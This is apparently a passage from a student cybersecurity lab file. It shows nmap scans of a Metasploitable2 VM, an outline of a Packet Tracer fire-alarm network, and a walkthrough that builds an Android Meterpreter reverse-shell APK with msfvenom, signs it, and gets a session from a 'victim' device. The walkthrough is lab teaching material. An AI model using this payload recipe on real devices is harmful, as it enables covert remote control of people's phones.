6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.22 seconds


c) nmap -sT


root@kali: /home/aman
File Actions Edit View Help
┌──(root㉿kali)-[/home/aman]
└─# nmap -sT 192.168.1.39
Starting Nmap 7.93 (https://nmap.org) at 2023-03-12 18:20 IST
Nmap scan report for 192.168.1.39
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds


d) nmap -O


root@kali: /home/aman
File Actions Edit View Help
┌──(root㉿kali)-[/home/aman]
└─# nmap -O 192.168.1.39
Starting Nmap 7.93 (https://nmap.org) at 2023-03-12 18:21 IST
Nmap scan report for 192.168.1.39
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .

e) nmap -A


root@kali: /home/aman
File Actions Edit View Help
┌──(root㉿kali)-[/home/aman]
└─# nmap -A 192.168.1.39
Starting Nmap 7.93 (https://nmap.org) at 2023-03-12 18:22 IST
Stats: 0:03:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 18:25 (0:00:00 remaining)
Stats: 0:03:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.78% done; ETC: 18:26 (0:00:00 remaining)
Nmap scan report for 192.168.1.39
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.1.37
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_ 2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp open telnet?
25/tcp open smtp?
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCED
BITMIME, DSN
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service

f) nmap –PT


root@kali: /home/aman
File Actions Edit View Help
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 321.94 seconds
┌──(root㉿kali)-[/home/aman]
└─# nmap -PT 192.168.1.39
Starting Nmap 7.93 (https://nmap.org) at 2023-03-12 18:27 IST
Nmap scan report for 192.168.1.39
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
┌──(root㉿kali)-[/home/aman]
└─#

6. Networking project on Fire extinguisher using cisco packet tracer.

→Step 1: Plan the Network Topology

The first step is to plan the network topology that will be used for this project. This involves deciding on the devices that will be used, their placement, and how they will be connected. For this project, we will use two switches, two routers, two firewalls, multiple fire sensors, multiple extinguisher racks, and a control panel.

Step 2: Configure the Devices

Once the network topology has been planned, the next step is to configure the devices. This involves assigning IP addresses to each device, setting up routing protocols, configuring firewall rules, and setting up VLANs. In this project, we will use the Cisco Packet Tracer simulator to configure the devices.

Step 3: Add Fire Sensors and Extinguisher Racks


The next step is to add the fire sensors and extinguisher racks to the network. The fire sensors will be placed throughout the building and will send alerts to the control panel in case of a fire. The extinguisher racks will be connected to the network and will be activated by the control panel in case of a fire.

Step 4: Configure the Control Panel

The control panel will be the central hub of the network and will be responsible for monitoring the network and activating the extinguisher racks in case of a fire. It will receive alerts from the fire sensors and activate the extinguisher racks as needed. We will configure the control panel to receive alerts from the fire sensors and activate the extinguisher racks in case of a fire.

Step 5: Implement Security Measures

The final step is to implement security measures to protect the network from external threats. This involves using strong passwords for all devices, configuring the firewalls to block unauthorized access, implementing network segmentation to isolate critical devices, using encryption to protect sensitive data, and regularly updating the devices to patch security vulnerabilities.



Group 3:

1. Perform malware attack using msfvenom

Step 1: Starting Kali Linux

From your Virtualbox, start Kali Linux and log in with root (user ID/password)

Open a terminal prompt and make an exploit for the Android emulator using the MSFvenom tool

By using MSFvenom, we create a payload .apk file. For this, we use the following command:

Terminal: msfvenom –p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk

Figure 1: MSFvenom payload

Figure 2: APK file created successfully

Figure 3: Keytool making keystore

Figure 4: Signing a .apk file

Figure 5: Malicious .apk file ready to install

Step 2: is to set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: msfconsole

Figure 6: Starting Metasploit

Metasploit begins with the console.

Figure 7: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: use exploit/multi/handler

Figure 8: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an .apk file with MSFvenom.

Figure 9: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: run

Figure 10: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim mobile device

Figure 11: Downloaded the file into an Android device


Then run and install the .apk file.


Figure 12: Installing the application into an Android device


After complete installation, we are going back to the Kali machine and start the Meterpreter session.


Figure 13: Successfully got the Meterpreter session


Figure 14: Display system details



root@kali: /var/www/html
File Actions Edit View Help
┌──(aman㉿kali)-[~]
└─$ sudo su
[sudo] password for aman:
┌──(root㉿kali)-[/home/aman]
└─# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
